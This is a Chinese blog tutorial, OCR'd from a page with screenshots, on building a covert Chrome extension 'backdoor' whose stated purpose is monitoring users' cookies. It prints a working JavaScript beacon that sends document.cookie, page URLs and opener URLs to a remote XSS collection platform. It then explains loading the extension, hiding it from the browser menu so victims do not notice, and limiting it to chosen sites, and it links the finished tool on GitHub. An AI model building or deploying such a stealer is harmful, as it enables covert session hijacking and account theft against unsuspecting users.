Chrome简易插件后门从无到有


Author: CoolCat

0x01 前言

需求：监控用户Cookie。

分析：简单看了一下谷歌插件权限声明，以及chrome.webRequest接口,在页面中增删改东西都容易被发现(console中看Netword里的请求),Chrome插件是js写的,那么直接执行xssPayload应该是最简便的方式。

demo:



0x02 使用

1.配置接收地址：

建议使用蓝莲花战队的xss平台直接生成一个payload

文件名: cat .js


js文件说明:

cookie

格式化 压缩 选择js模板 插入模板 生成payload 复制js地址

```
1 var website="http:/[redacted]6/xss/";
2 (function(){(new Image()).src=website+'/?keepsession
    =1&location='+escape((function(){try{return document
    .location.href}catch(e){return''}})())+'&toplocation='
    +escape((function(){try{return top.location.href}catch(e
    ){return''}})())+'&cookie='+escape((function(){try{return
    document.cookie}catch(e){return''}})())+'&opener='+escape
    ((function(){try{return(window.opener&&window.opener
    .location.href)?window.opener.location.href:''}catch(e
    ){return''}})());})();
```


然后复制到cat.js中




保存。

2.加载并配置插件:


地址栏中输入 `chrome://extensions/` 点击加载已解压的插件。


chrome.webReque
fuckoff
【收到1封消息】
扩展程序
developer.chrome
Chrome | chrome://extensions
应用
宝塔Linux面板
School
Nessus
PoCBox
子域名
XSS
scanner
md5
扩展程序
开发者模式
加载已解压的扩展程序
打包扩展程序
更新
backdoor 0.1
C0OlC@t
ID：bancbliciobdkncbjhnpffmpikbpmhal
详细信息
删除
Proxy SwitchySharp 1.10.6
轻松快捷地管理和切换多个代理设置。基于 "Proxy Switchy!" 和 "SwitchyPlus" 开发。
ID：dpplabbmogkhghncfbfdeeokoefdjegm
查看视图 main.html
详细信息
删除

这里建议




然后从菜单中隐藏一下




这步有想过怎么去做一个看不见的插件,思来想去底层的不会搞,这种普通"后门"本来就只能针对普通人,没啥必要搞些花里胡哨的,手动隐藏一下就OK了。

0x03 效果

上述工作完成后在当前浏览器中访问的所有页面的Cookie都将被记录到自己的xss平台。



如需监控指定网站可在manifest.json文件中的第14行里修改。



成品见Github：

```
https://github.com/TheKingOfDuck/myScripts/tree/master/ChromeExtBackdoor
```

0x04 参考文献

- https://developer.chrome.com/extensions/webRequest
- https://developer.chrome.com/extensions/declare_permissions